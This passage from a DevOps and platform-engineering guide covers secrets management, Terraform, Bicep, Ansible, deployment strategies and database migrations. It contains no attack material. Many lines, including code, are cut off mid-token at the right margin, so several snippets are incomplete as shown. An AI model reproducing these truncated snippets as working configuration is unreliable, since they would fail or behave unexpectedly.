  connection_url="postgresql://{{username}}:{{password}}@pg.corp.local:5432/appdb?sslm
  username="vault-admin" password="$ADMIN_PW"

vault write database/roles/app-readwrite \
  db_name=appdb \
  creation_statements="CREATE ROLE \"{{name}}\" LOGIN PASSWORD '{{password}}' VALID UN
                       GRANT SELECT, INSERT, UPDATE ON ALL TABLES IN SCHEMA public TO
  default_ttl="1h" max_ttl="24h"

# A pod authenticates with its Kubernetes service account token — no bootstrap secret
vault write auth/kubernetes/role/payments \
  bound_service_account_names=payments \
  bound_service_account_namespaces=prod \
  policies=payments-db ttl=1h
```

YAML

```yaml
# Secrets Store CSI driver — secrets arrive as a mounted tmpfs file, not an env var
apiVersion: secrets-store.csi.x-k8s.io/v1
kind: SecretProviderClass
metadata: { name: payments-kv, namespace: prod }
spec:
  provider: azure
  parameters:
    usePodIdentity: "false"
    useVMManagedIdentity: "false"
    clientID: "<user-assigned-managed-identity-client-id>"
    keyvaultName: "kv-payments-prod"
    tenantId: "<tenant-guid>"
    objects: |
      array:
        - |
          objectName: db-connection-string
          objectType: secret
        - |
          objectName: stripe-webhook-secret
          objectType: secret
---

apiVersion: apps/v1
kind: Deployment
metadata: { name: payments, namespace: prod }
spec:
  template:
    spec:
      serviceAccountName: payments
      containers:
        - name: api
          image: ghcr.io/acme/payments@sha256:3b8c ...
          volumeMounts:
            - name: secrets
              mountPath: /mnt/secrets
              readOnly: true
      volumes:
        - name: secrets
          csi:
            driver: secrets-store.csi.k8s.io
            readOnly: true
            volumeAttributes: { secretProviderClass: payments-kv }
```

✦ **Why a file beats an environment variable**

Environment variables are inherited by every child process, appear in `docker inspect` and `/proc`, land in crash dumps, and get printed by well-meaning debug code. A file on tmpfs can be read by the one process that needs it, can be re-read when rotated without a restart, and never shows up in a stack trace. Where the framework supports it, read secrets from files.

Rotation

Rotation is not "change the password once a year". It is a tested, automated capability. The design pattern is two-slot: provision credential B while A is still valid, update consumers to B, verify, then revoke A. Applications must therefore accept two valid credentials during the overlap — that requirement is an application design decision, and if you do not make it early, rotation means downtime and the customer will stop doing it.

- ☐ Inventory every secret with owner, store, consumer list, rotation method, and last-rotated date.
- ☐ Automate: Key Vault/Secrets Manager rotation functions, Vault dynamic engines, cloud-native key rotation.
- ☐ Rehearse rotation in a lower environment on a schedule. An untested rotation runbook is a decorative document.
- ☐ Alert on expiry *before* it happens — 30/14/7 days. Certificate and secret expiry is a top-three cause of enterprise outages.

Infrastructure as Code: Concepts

Infrastructure as Code means the authoritative definition of your infrastructure is a file in version control, and the live environment is derived from it. The point is not automation for its own sake — it is that infrastructure becomes reviewable, diffable, testable, reproducible and auditable. A customer who can show an auditor a git history of every infrastructure change has solved a compliance problem that used to require a person and a spreadsheet.

Declarative vs imperative

	Declarative	Imperative
You write	The desired end state	The steps to get there
Engine does	Diffs current vs desired, computes actions	Executes your steps in order
Re-running	No-op if already correct	May duplicate or fail unless you code the guards
Examples	Terraform, Bicep/ARM, CloudFormation, Kubernetes manifests, Pulumi (declarative model in a real language)	`az` / `aws` CLI scripts, bash, Ansible (mostly declarative modules, imperative ordering)
Weakness	Fights you on anything the provider does not model; state management	Drift, partial failure leaves unknown state, no plan

The four properties that matter

IDEMPOTENCY

Running the same definition twice produces the same result, and the second run changes nothing. This is what makes it safe to run the pipeline on every merge and what makes recovery possible: re-apply and the environment converges.

DRIFT

The gap that opens when someone changes the live environment by hand. Detect it on a schedule (`terraform plan -detailed-exitcode` in a nightly job), alert on it, and either codify the change or revert it. Undetected drift means your next `apply` silently destroys an emergency fix someone made at 3am.

IMMUTABLE INFRASTRUCTURE

Never patch a running server; build a new image and replace it. Eliminates snowflake servers and configuration entropy. The test: can you terminate any instance at random and be fine in ten minutes? If not, you have pets.

REPRODUCIBILITY

Can you stand up an identical environment in a new region or subscription from the repository alone? This is both a DR capability and the fastest way to give a customer a clean, isolated test environment — and it is the thing that pins down every undocumented manual step.

⚠ **ClickOps is the enemy, and the portal is where it starts**
Every manual change in a cloud console is invisible to your code, absent from the audit trail, and lost on the next apply. The practical countermeasure in a customer tenancy: give humans read-only access to production, make the pipeline's service principal the only identity with write permission, and provide a documented break-glass path (a privileged identity, time-boxed, alerting the security channel on use, with a mandatory post-hoc codification task). Enforcement without a break-glass path just gets your controls bypassed.

Terraform Deep Dive

Terraform is the lingua franca of infrastructure as code because it is cloud-agnostic, has a provider for nearly everything (including the customer's Datadog, Okta, GitHub org and F5 load balancer), and separates *planning* from *applying* — which is precisely the artifact a change-advisory board wants to look at. Learn its state model properly; almost every Terraform disaster is a state disaster.

The core objects

Block	Purpose	Example
`terraform`	Backend, required providers and version constraints	`required_version = "~> 1.9"`
`provider`	Configure a target platform; can be aliased for multi-region/multi-subscription	`provider "azurerm" { features {} }`
`resource`	Something Terraform creates and owns	`resource "azurerm_storage_account" "data" {}`
`data`	Something that already exists and you only read	`data "azurerm_key_vault" "shared" {}`
`variable`	Input, with type, default, description, validation	`variable "env" { type = string }`
`locals`	Computed values used repeatedly	`locals { name_prefix = "..." }`
`output`	Values exposed to the caller or other state files	`output "app_url" { value = ... }`
`module`	A reusable package of the above	`module "network" { source = "./modules/network" }`
`moved` / `import` / `removed`	Refactoring and adoption without destroying things	`moved { from = ... to = ... }`

A worked multi-file example

HCL

```hcl
# ──────────────────────────────────────────────────────────── versions.tf
terraform {
  required_version = "~> 1.9"
  required_providers {
    azurerm = { source = "hashicorp/azurerm", version = "~> 4.3" }
    random  = { source = "hashicorp/random",  version = "~> 3.6" }
  }

  # Remote state: shared, locked, versioned, encrypted. Never local for team work.
  backend "azurerm" {
    resource_group_name  = "rg-tfstate-prod"
    storage_account_name = "sttfstateacme01"
    container_name       = "tfstate"
    key                  = "platform/payments/terraform.tfstate"
    use_azuread_auth     = true          # no storage keys; the pipeline identity is a
  }
}

provider "azurerm" {
  features {
    key_vault { purge_soft_delete_on_destroy = false }   # never let TF hard-delete a
    resource_group { prevent_deletion_if_contains_resources = true }
  }
}
```

HCL

```hcl
# ──────────────────────────────────────────────────────────── variables.tf
variable "env" {
  description = "Deployment environment."
  type        = string
  validation {
    condition     = contains(["dev", "uat", "prod"], var.env)
    error_message = "env must be one of: dev, uat, prod."
  }
}

variable "location" {
  description = "Azure region."
  type        = string
  default     = "westeurope"
}

variable "app_config" {
  description = "Per-environment sizing and behaviour."
  type = object({
    sku            = string
    min_replicas   = number
    max_replicas   = number
    cpu            = number
    memory_gb      = number
    enable_backups = optional(bool, true)
    allowed_cidrs  = optional(list(string), [])
  })
}

variable "tags" {
  description = "Tags applied to every resource. Cost allocation depends on these."
  type        = map(string)
  validation {
    condition     = alltrue([for k in ["owner", "cost_centre", "data_classification"]
    error_message = "tags must include owner, cost_centre and data_classification."
  }
}
```

HCL

```hcl
# ──────────────────────────────────────────────────────────────── main.tf
locals {
  name_prefix = "payments-${var.env}"
  common_tags = merge(var.tags, {
    env        = var.env
    managed_by = "terraform"
    repo       = "acme/payments-infra"
  })
  is_prod = var.env == "prod"
}

resource "random_string" "suffix" {
  length  = 6
  special = false
  upper   = false
}

resource "azurerm_resource_group" "this" {
  name     = "rg-${local.name_prefix}"
  location = var.location
  tags     = local.common_tags

  lifecycle {
    prevent_destroy = true        # a stray `terraform destroy` cannot take the RG
  }
}

resource "azurerm_log_analytics_workspace" "this" {
  name                = "log-${local.name_prefix}"
  location            = azurerm_resource_group.this.location
  resource_group_name = azurerm_resource_group.this.name
  sku                 = "PerGB2018"
  retention_in_days   = local.is_prod ? 90 : 30
  tags                = local.common_tags
}

resource "azurerm_storage_account" "data" {
  name                     = replace("st${local.name_prefix}${random_string.suffix.res
  resource_group_name      = azurerm_resource_group.this.name
  location                 = azurerm_resource_group.this.location
  account_tier             = "Standard"
  account_replication_type = local.is_prod ? "GZRS" : "LRS"

  min_tls_version                 = "TLS1_2"
  https_traffic_only_enabled      = true
  allow_nested_items_to_be_public = false
  shared_access_key_enabled       = false      # force Entra ID auth
```

```
  blob_properties {
    versioning_enabled = true
    delete_retention_policy { days = local.is_prod ? 30 : 7 }
  }

  network_rules {
    default_action = "Deny"
    bypass         = ["AzureServices"]
    ip_rules       = var.app_config.allowed_cidrs
  }

  tags = local.common_tags
}

# for_each over a map gives stable addresses; count would renumber everything on remov
resource "azurerm_storage_container" "containers" {
  for_each = toset(["ingest", "processed", "quarantine"])

  name                  = each.key
  storage_account_id    = azurerm_storage_account.data.id
  container_access_type = "private"
}

module "app" {
  source = "./modules/container-app"

  name                = local.name_prefix
  resource_group_name = azurerm_resource_group.this.name
  location            = var.location
  log_workspace_id    = azurerm_log_analytics_workspace.this.id

  image         = var.container_image          # passed as image@sha256:... from the p
  min_replicas  = var.app_config.min_replicas
  max_replicas  = var.app_config.max_replicas
  cpu           = var.app_config.cpu
  memory_gb     = var.app_config.memory_gb

  env_vars = {
    STORAGE_ACCOUNT = azurerm_storage_account.data.name
    LOG_LEVEL       = local.is_prod ? "info" : "debug"
  }

  tags = local.common_tags
}

# Grant the app's managed identity data-plane access — no keys anywhere
resource "azurerm_role_assignment" "app_blob" {
  scope                = azurerm_storage_account.data.id
  role_definition_name = "Storage Blob Data Contributor"
```

```
  principal_id         = module.app.identity_principal_id
}
```

HCL

```
# ──────────────────────────────────────────────────────────────── outputs.tf
output "app_url" {
  description = "Public ingress FQDN for the application."
  value       = module.app.fqdn
}

output "storage_account_name" {
  value = azurerm_storage_account.data.name
}

output "identity_principal_id" {
  description = "Used by downstream state files to grant further access."
  value       = module.app.identity_principal_id
}

output "db_admin_password" {
  value     = random_password.db.result
  sensitive = true     # redacted in CLI output - but still PLAINTEXT in the state fil
}
```

State — the part that bites

Terraform's state file is the mapping between the resources in your code and the real objects in the cloud. It is also, unavoidably, a store of everything Terraform knows — including generated passwords, connection strings and certificate private keys, in plaintext JSON.

- ☐ **Treat state as a production secret.** Encrypted at rest, access restricted to the pipeline identity and a small break-glass group, access logged. Never in a git repository.
- ☐ **Remote backend with locking** — Azure blob leases, S3 + DynamoDB (or S3 native locking), GCS, Terraform Cloud. Two concurrent applies without a lock will corrupt state.
- ☐ **Versioning on the state container**, so you can roll back to yesterday's state when something goes wrong. You will need this at least once.
- ☐ **One state per blast radius.** Networking, shared data services, and per-app resources in separate state files. A single monolithic state means a 25-minute plan and one mistake that can destroy

everything.

- [ ] **Cross-state references** via `terraform_remote_state` data sources, or better, by looking resources up through data sources/tags so the coupling is looser.

BASH

```
# State surgery — rare, but you must know it
terraform state list                                # what TF thinks it owns
terraform state show azurerm_storage_account.data   # full attributes of one resource
terraform state pull > backup.tfstate               # ALWAYS back up before touching s

# Adopt an existing, manually created resource (the usual customer scenario)
terraform import azurerm_resource_group.this /subscriptions/xxx/resourceGroups/rg-paym
# Terraform 1.5+: declare it instead, so the import is reviewable and runs in the pipe
#   import { to = azurerm_resource_group.this, id = "/subscriptions/ ... /rg-payments-pr
#   terraform plan -generate-config-out=generated.tf

# Stop managing something without destroying it
terraform state rm azurerm_storage_account.legacy
# 1.7+: declarative equivalent, safer in a pipeline
#   removed { from = azurerm_storage_account.legacy, lifecycle { destroy = false } }

# Rename/refactor without destroy+create
# moved { from = azurerm_storage_account.data, to = module.storage.azurerm_storage_acc

# Break a stale lock (ONLY after confirming no apply is running — check the CI run fir
terraform force-unlock 9f3c21a0-4b2e-11ef-8c1a-0242ac120002
```

Two errors that cause real outages

(1) Running `terraform apply` from a laptop against production. It bypasses the plan review, may use a stale provider version, and if the laptop sleeps mid-apply you get a half-finished change and a stuck lock. Apply only from the pipeline. **(2) Deleting the state file.** Terraform then believes nothing exists and the next apply tries to create everything — hitting name conflicts, or worse, succeeding and leaving you with duplicate infrastructure. Enable blob/object versioning and soft delete on the state container on day one.

Plan, apply, and the CAB-friendly workflow

BASH

```
terraform init -backend-config=env/prod.backend.hcl -upgrade
terraform fmt -check -recursive                 # style gate
terraform validate                              # syntax and type gate

terraform plan -var-file=env/prod.tfvars -out=prod.tfplan
terraform show -no-color prod.tfplan > plan.txt         # attach to the change ticket
terraform show -json prod.tfplan > plan.json            # feed to Conftest/OPA

# Detect drift on a schedule: 0 = no changes, 1 = error, 2 = changes pending
terraform plan -detailed-exitcode -var-file=env/prod.tfvars
case $? in
  0) echo "no drift" ;;
  1) echo "plan failed"; exit 1 ;;
  2) echo "DRIFT DETECTED"; ./notify-platform-team.sh plan.txt; exit 2 ;;
esac

# Apply the SAVED plan — never re-plan at apply time, or you apply something unreviewe
terraform apply prod.tfplan

# Targeted operations: a break-glass tool, not a workflow
terraform apply -target=module.app -var-file=env/prod.tfvars   # leaves state partiall
```

YAML

```yaml
# The approval-gated Terraform pipeline customers actually accept
jobs:
  plan:
    runs-on: ubuntu-latest
    permissions: { id-token: write, contents: read, pull-requests: write }
    steps:
      - uses: actions/checkout@v4
      - uses: hashicorp/setup-terraform@v3
        with: { terraform_version: 1.9.8, terraform_wrapper: false }
      - uses: azure/login@v2
        with: { client-id: ${{ vars.TF_CLIENT_ID }}, tenant-id: ${{ vars.TENANT }}, su
      - run: terraform init -backend-config=env/prod.backend.hcl
      - id: plan
        run: |
          terraform plan -var-file=env/prod.tfvars -out=tf.plan -no-color 2>&1 | tee p
          terraform show -json tf.plan > tf.plan.json
      - name: Policy gate
        run: conftest test --policy policy/ tf.plan.json
      - name: Comment the plan on the PR
        uses: actions/github-script@v7
        with:
          script: |
            const fs = require('fs');
            const body = fs.readFileSync('plan.txt','utf8').slice(0, 60000);
            await github.rest.issues.createComment({
               ...context.repo, issue_number: context.issue.number,
              body: '<details><summary>Terraform plan</summary>\n\n```\n'+body+'\n```\
            });
      - uses: actions/upload-artifact@v4
        with: { name: tfplan, path: tf.plan, retention-days: 5 }

  apply:
    needs: plan
    if: github.ref == 'refs/heads/main'
    environment: production        # required reviewers — this IS the change gate
    runs-on: ubuntu-latest
    permissions: { id-token: write, contents: read }
    steps:
      - uses: actions/checkout@v4
      - uses: actions/download-artifact@v4
        with: { name: tfplan }
      - uses: hashicorp/setup-terraform@v3
        with: { terraform_version: 1.9.8, terraform_wrapper: false }
      - uses: azure/login@v2
        with: { client-id: ${{ vars.TF_CLIENT_ID }}, tenant-id: ${{ vars.TENANT }}, su
      - run: terraform init -backend-config=env/prod.backend.hcl
      - run: terraform apply -auto-approve tf.plan      # the exact plan that was revi
```

Modules

A module is a directory of `.tf` files with inputs and outputs. Good modules are small, opinionated, and own one logical thing. Signs you have it wrong: a module with 40 variables (it is a thin wrapper over the provider — delete it and use the resource directly), or a module that takes a provider block (callers should pass providers explicitly). Version module sources: `git::https://git.corp.local/platform/tf-modules.git//network?ref=v2.3.1`. An unpinned module source means someone else's commit changes your production plan.

Workspaces vs directories

Terraform workspaces give you multiple states from one configuration. They are fine for ephemeral, identical environments (per-PR preview stacks). They are a poor fit for dev/uat/prod, because real environments differ structurally (prod has geo-redundancy, a WAF, a different network), the difference ends up as sprawling conditionals, and a single `terraform workspace select` mistake applies dev config to prod. Prefer separate directories or separate backend keys per environment with explicit `-var-file`, which makes the environment visible in the command and in the pipeline logs.

Testing Terraform

```hcl
```

```
# tests/storage.tftest.hcl — native test framework, Terraform 1.6+
variables {
  env      = "dev"
  location = "westeurope"
  tags     = { owner = "platform", cost_centre = "CC-104", data_classification = "inte
}

run "plan_is_valid" {
  command = plan

  assert {
    condition     = azurerm_storage_account.data.min_tls_version == "TLS1_2"
    error_message = "storage account must enforce TLS 1.2"
  }
  assert {
    condition     = azurerm_storage_account.data.allow_nested_items_to_be_public == fa
    error_message = "public blob access must be disabled"
  }
}

run "prod_uses_geo_redundant_storage" {
  command   = plan
  variables { env = "prod" }

  assert {
    condition     = azurerm_storage_account.data.account_replication_type == "GZRS"
    error_message = "prod must use geo-zone-redundant storage"
  }
}
```

Bicep, CloudFormation and Ansible

Terraform is not always the right answer, and it is frequently not the customer's answer. Know enough of the alternatives to work in them and to make an honest recommendation rather than a tribal one.

Bicep (Azure)

A typed DSL that transpiles to ARM JSON. No state file — Azure Resource Manager is the state. Day-zero support for new Azure features (Terraform's azurerm provider lags by weeks or months), native what-if, and deployment stacks for lifecycle management. The trade-off is that it is Azure-only and its multi-subscription/multi-cloud story is weak.

TEXT

```
// main.bicep
targetScope = 'resourceGroup'

@description('Environment name')
@allowed(['dev', 'uat', 'prod'])
param env string

@description('Container image, pinned by digest')
param image string

param location string = resourceGroup().location

var namePrefix = 'payments-${env}'
var isProd = env == 'prod'
var commonTags = { env: env, managedBy: 'bicep', owner: 'platform' }

resource law 'Microsoft.OperationalInsights/workspaces@2023-09-01' = {
  name: 'log-${namePrefix}'
  location: location
  tags: commonTags
  properties: {
    sku: { name: 'PerGB2018' }
    retentionInDays: isProd ? 90 : 30
  }
}

resource storage 'Microsoft.Storage/storageAccounts@2023-05-01' = {
  name: 'st${replace(namePrefix, '-', '')}${uniqueString(resourceGroup().id)}'
  location: location
  sku: { name: isProd ? 'Standard_GZRS' : 'Standard_LRS' }
  kind: 'StorageV2'
  tags: commonTags
  properties: {
    minimumTlsVersion: 'TLS1_2'
    supportsHttpsTrafficOnly: true
    allowBlobPublicAccess: false
    allowSharedKeyAccess: false
    networkAcls: { defaultAction: 'Deny', bypass: 'AzureServices' }
  }
}

module app 'modules/container-app.bicep' = {
  name: 'app-deploy'
  params: {
    name: namePrefix
    location: location
    image: image
    logWorkspaceId: law.id
```

```
    minReplicas: isProd ? 3 : 1
    tags: commonTags
  }
}

output appUrl string = app.outputs.fqdn
```

BASH

```
# Bicep's equivalent of terraform plan — run it in CI and attach the output to the cha
az deployment group what-if \
  --resource-group rg-payments-prod \
  --template-file main.bicep \
  --parameters env=prod image="ghcr.io/acme/app@sha256:3b8c ..." \
  --result-format FullResourcePayload

az deployment group create \
  --resource-group rg-payments-prod \
  --template-file main.bicep \
  --parameters @params/prod.bicepparam \
  --name "release-$(git rev-parse --short HEAD)-$(date +%s)"

# Deployment stacks: gives you a managed lifecycle including deletion of removed resou
az stack group create --name payments --resource-group rg-payments-prod \
  --template-file main.bicep --parameters @params/prod.bicepparam \
  --action-on-unmanage deleteResources --deny-settings-mode denyWriteAndDelete
```

CloudFormation and CDK (AWS)

CloudFormation is AWS's native declarative service with managed state, change sets (the plan equivalent), stack policies, drift detection and automatic rollback on failure. Its weaknesses are verbosity and slow, occasionally stuck stack operations — `UPDATE_ROLLBACK_FAILED` is a genuine operational hazard. AWS CDK lets you write TypeScript or Python that synthesises CloudFormation, giving you loops, types and unit tests. The debugging experience is one level removed from the thing that actually deploys, which is the cost.

Ansible — configuration management

Terraform provisions the machine; Ansible configures what runs on it. Agentless over SSH/WinRM, YAML playbooks, idempotent modules. Still indispensable in customers with substantial VM estates, on-prem hardware, network devices, or Windows servers that will not be containerised this decade.

YAML

```yaml
- name: Harden and configure application hosts
  hosts: app_servers
  become: true
  serial: "25%"                    # rolling update — never all hosts at once
  max_fail_percentage: 0
  vars:
    app_version: "1.4.2"
  pre_tasks:
    - name: Drain from the load balancer
      community.general.haproxy:
        state: disabled
        host: "{{ inventory_hostname }}"
        socket: /var/run/haproxy.sock
        backend: app_backend
      delegate_to: "{{ item }}"
      loop: "{{ groups['load_balancers'] }}"
  tasks:
    - name: Install the corporate root CA
      ansible.builtin.copy:
        src: files/corp-root-ca.crt
        dest: /usr/local/share/ca-certificates/corp-root.crt
        mode: '0644'
      notify: update ca trust

    - name: Deploy application artifact
      ansible.builtin.unarchive:
        src: "https://artifactory.corp.local/artifactory/releases/app-{{ app_version }}
        dest: /opt/app
        remote_src: true
        owner: appuser
        group: appuser
      notify: restart app

    - name: Enforce sshd configuration
      ansible.builtin.lineinfile:
        path: /etc/ssh/sshd_config
        regexp: '^#?PermitRootLogin'
        line: 'PermitRootLogin no'
        validate: '/usr/sbin/sshd -t -f %s'
      notify: restart sshd
  post_tasks:
    - name: Wait for the health endpoint before re-enabling traffic
      ansible.builtin.uri:
        url: "http://{{ inventory_hostname }}:8080/healthz"
        status_code: 200
      retries: 30
      delay: 2
      register: health
```

```
    until: health.status == 200
handlers:
  - name: restart app
    ansible.builtin.systemd: { name: app, state: restarted, daemon_reload: true }
  - name: restart sshd
    ansible.builtin.systemd: { name: sshd, state: restarted }
  - name: update ca trust
    ansible.builtin.command: update-ca-certificates
```

Choosing


Situation	Use	Because
Multi-cloud, or cloud + SaaS + DNS + Okta in one workflow	Terraform	One tool, one state model, providers for everything
Azure-only, Microsoft-aligned customer, needs day-zero features	Bicep	No state to manage, native tooling, faster feature support
AWS-only shop already deep in CloudFormation	CDK or CloudFormation	Fits their existing operational model and permissions
Configuring existing VMs, on-prem, network gear	Ansible	Agentless, enormous module library, works where there is no cloud API
Kubernetes application resources	Helm + GitOps	The cluster reconciles continuously; Terraform's k8s provider fights the control loop
Team strongly prefers a real programming language	Pulumi or CDK	Loops, types, tests — but you still need to teach the state model

> **The honest recommendation**
> Use what the customer's platform team can maintain after you leave. A beautiful Pulumi stack in a team of four Bicep engineers is a liability, not a gift. Ask who will own this in six months, and optimise for them.

Deployment Strategies and Rollback

How you move traffic to new code determines your blast radius. The choice is a trade-off between infrastructure cost, deployment time, and how many users see a bad release. Customers almost always ask for "zero downtime" without having thought about what their database migrations or stateful sessions require, so part of your job is turning that phrase into specific constraints.

Strategy	How	Downtime	Extra capacity	Rollback speed	Bl
Recreate	Stop all old, start all new	Yes, minutes	None	Redeploy old = more downtime	Ev
Rolling	Replace instances in batches	No	~1 extra instance	Minutes (roll back through)	G th
Blue-green	Full parallel stack, switch the router	No	2x for the window	Seconds (switch back)	Ev br
Canary	Small % of traffic to new, observe, ramp	No	Small	Seconds	O %
Feature flag	Code deployed dark, enabled per cohort	No	None	Instant (toggle)	Ex ch



The three traffic-shifting patterns, and the constraint each one imposes on your schema and API compatibility.

Kubernetes rolling update, configured honestly

YAML

```yaml
apiVersion: apps/v1
kind: Deployment
metadata: { name: payments, namespace: prod }
spec:
  replicas: 6
  strategy:
    type: RollingUpdate
    rollingUpdate:
      maxSurge: 2            # up to 8 pods briefly — ensure quota and DB connection l
      maxUnavailable: 0      # never drop below 6 serving pods
  minReadySeconds: 15        # a pod must stay ready 15s before it counts — catches cr
  progressDeadlineSeconds: 600
  template:
    spec:
      terminationGracePeriodSeconds: 60
      containers:
        - name: api
          image: ghcr.io/acme/payments@sha256:3b8c ...
          lifecycle:
            preStop:
              exec: { command: ["sleep", "10"] }   # let the LB stop sending traffic b
          readinessProbe:
            httpGet: { path: /readyz, port: 8080 }
            periodSeconds: 5
            failureThreshold: 3
          livenessProbe:
            httpGet: { path: /livez, port: 8080 }
            initialDelaySeconds: 30
            periodSeconds: 10
          startupProbe:
            httpGet: { path: /livez, port: 8080 }
            failureThreshold: 30
            periodSeconds: 5                       # allows 150s for a slow JVM start
```

⚠ **Readiness and liveness are not the same probe**

Readiness answers "should I receive traffic right now?" — failing it removes the pod from the service endpoints. Liveness answers "am I unrecoverably broken?" — failing it kills the pod. Pointing liveness at an endpoint that checks the database means a brief database blip restarts every pod simultaneously and turns a 30-second degradation into a full outage. Liveness should check only the process itself.

Database migrations — the real constraint

During a rolling or canary deploy, two versions of your code talk to one database. Any migration that is not backward compatible breaks the old version while it is still serving. The answer is the expand/contract (parallel change) pattern, executed across at least two releases:

1. **Expand**
   Add the new nullable column / new table / new index. Deploy the migration alone. Old code ignores it; nothing breaks.
2. **Dual-write**
   Release code that writes both old and new, reads old. Backfill the new column in batches, off-peak, with rate limiting.
3. **Switch reads**
   Release code that reads new, still writes both. Verify with a reconciliation query that the two agree.
4. **Stop writing old**
   Release code that uses new only.
5. **Contract**
   In a later release, drop the old column. Only now, and only once no rollback target still needs it.

SQL

```sql
-- NEVER in a rolling deploy: breaks every running old pod instantly
ALTER TABLE invoices RENAME COLUMN amount TO amount_cents;

-- Expand/contract instead
-- Release 1
ALTER TABLE invoices ADD COLUMN amount_cents BIGINT NULL;
CREATE INDEX CONCURRENTLY idx_invoices_amount_cents ON invoices (amount_cents);  -- no

-- Release 2: app dual-writes. Backfill in bounded batches to avoid a long transaction
UPDATE invoices SET amount_cents = ROUND(amount * 100)
 WHERE amount_cents IS NULL AND id BETWEEN :lo AND :hi;

-- Release 3: reads switch; reconcile before proceeding
SELECT count(*) FROM invoices WHERE amount_cents <> ROUND(amount * 100);  -- must be 0

-- Release 4 (days later, after the rollback window closes)
ALTER TABLE invoices DROP COLUMN amount;
```

Also: every migration needs a tested down-path or an explicit "forward only, rollback is a new migration" policy. And `ALTER TABLE` on a 400-million-row table in Postgres or MySQL can hold a lock long enough to take the application down — use `CONCURRENTLY`, `pt-online-schema-change` or `gh-ost`, and rehearse on a production-sized copy.

Feature flags

PYTHON

```python
from flags import client   # LaunchDarkly / Unleash / Flagsmith / a config table

def price_quote(user, basket):
    ctx = {"key": user.id, "tenant": user.tenant_id, "plan": user.plan}
    if client.bool_variation("pricing-engine-v2", ctx, default=False):
        return pricing_v2.quote(basket)
    return pricing_v1.quote(basket)
```

Flags decouple *deploy* from *release*: you ship code dark, enable it for internal users, then 1% of one tenant, then everyone — and the kill switch is instant and needs no pipeline run. That is a far faster rollback than any deployment mechanism. The cost is discipline: every flag needs an owner and a removal date, because a codebase with 200 stale flags has 2^200 theoretical configurations and nobody can reason about it. Put flag cleanup on the sprint board as a matter of routine, and make permanent operational switches (kill switches, circuit breakers) a separate, explicitly-labelled category.

Automated rollback

YAML


```yaml
# Argo Rollouts: canary with automated analysis and abort
apiVersion: argoproj.io/v1alpha1
kind: Rollout
metadata: { name: payments, namespace: prod }
spec:
  replicas: 10
  strategy:
    canary:
      canaryService: payments-canary
      stableService: payments-stable
      trafficRouting:
        istio:
          virtualService: { name: payments-vs, routes: [primary] }
      analysis:
        templates: [{ templateName: success-rate }]
        startingStep: 1
        args:
          - name: service
            value: payments-canary
      steps:
        - setWeight: 5
        - pause: { duration: 5m }
        - setWeight: 25
        - pause: { duration: 10m }
        - setWeight: 50
        - pause: { duration: 10m }
        - setWeight: 100
---

apiVersion: argoproj.io/v1alpha1
kind: AnalysisTemplate
metadata: { name: success-rate, namespace: prod }
spec:
  args: [{ name: service }]
  metrics:
    - name: success-rate
      interval: 1m
      count: 5
      successCondition: result[0] ≥ 0.99
      failureLimit: 1                # one bad interval aborts and reverts to stable
      provider:
        prometheus:
          address: http://prometheus.monitoring:9090
          query: |
            sum(rate(http_requests_total{service="{{args.service}}",code!~"5.."}[2m]))
            /
            sum(rate(http_requests_total{service="{{args.service}}"}[2m]))
    - name: p95-latency
```

```
      interval: 1m
      count: 5
      successCondition: result[0] < 0.4
      provider:
        prometheus:
          address: http://prometheus.monitoring:9090
          query: |
            histogram_quantile(0.95,
              sum by (le) (rate(http_request_duration_seconds_bucket{service="{{args.s
```

GitOps with Argo CD and Flux

GitOps inverts the deployment direction. Instead of the pipeline pushing changes into the cluster (which requires giving CI powerful, long-lived cluster credentials), an agent inside the cluster pulls the desired state from git and continuously reconciles reality to match. Git becomes the single source of truth, and "what is running in production?" is answered by reading a repository rather than querying a cluster.



Push versus pull deployment. The pull model removes the cluster credential from CI entirely — which is often what unblocks a customer security review.

Repository layout

